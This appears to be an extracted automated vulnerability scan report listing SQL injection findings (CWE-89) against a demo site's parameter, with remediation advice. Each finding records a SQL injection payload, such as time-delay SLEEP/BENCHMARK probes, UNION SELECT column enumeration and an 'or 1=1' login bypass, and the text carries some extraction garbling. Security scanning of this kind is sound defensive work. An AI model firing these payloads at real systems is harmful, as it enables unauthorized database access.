z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkxQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1691

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkxQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1692				

Scan	SQL Injection
------	---------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1693				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre>				

		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1694	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX'#</td></tr></table>		Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX'#
Name	Value					
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX'#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1695					

Scan	SQL Injection			
Severity	ERROR			
Endpoint	https://deepfence.show/			
Request	GET https://deepfence.show/ HTTP/1.1			
Test Step	GET			
Modified	<table><tr><th>Name</th><th>Value</th></tr></table>		Name	Value
Name	Value			

Parameters	DemoUser1#	ORDER BY 1,SLEEP(5)#
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjZWFnZVJlYWR5c2llPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLYMgpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDv6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/Ad{1,2})(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1696	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table border="1"> <thead> <tr> <th>Name</th><th>Value</th></tr> </thead> <tbody> <tr> <td>DemoUser1#</td><td>) or benchmark(10000000,MD5(1))#</td></tr> </tbody> </table>	Name	Value	DemoUser1#) or benchmark(10000000,MD5(1))#
Name	Value				
DemoUser1#) or benchmark(10000000,MD5(1))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1z6JslJ4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFTOKEN__PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBhZG9iZS BjBwFmZVJlYWR5c2llPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDv61a8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+ z9tp77YtKkQhfzvmYBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	ORDER BY 27#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlguFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter DemoUser1#**CWE-ID** CWE-89**Issue Number**

#1698

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	ORDER BY 3--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1699

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>-2</td></tr></table>	Name	Value	DemoUser1#	-2
Name	Value				
DemoUser1#	-2				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1700				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin" or 1=1--</td></tr></table>	Name	Value	DemoUser1#	admin" or 1=1--
Name	Value				
DemoUser1#	admin" or 1=1--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1701				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1702

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>"</td></tr></table>	Name	Value	DemoUser1#	"
Name	Value				
DemoUser1#	"				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1703				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/</pre>				

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1704

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16--				
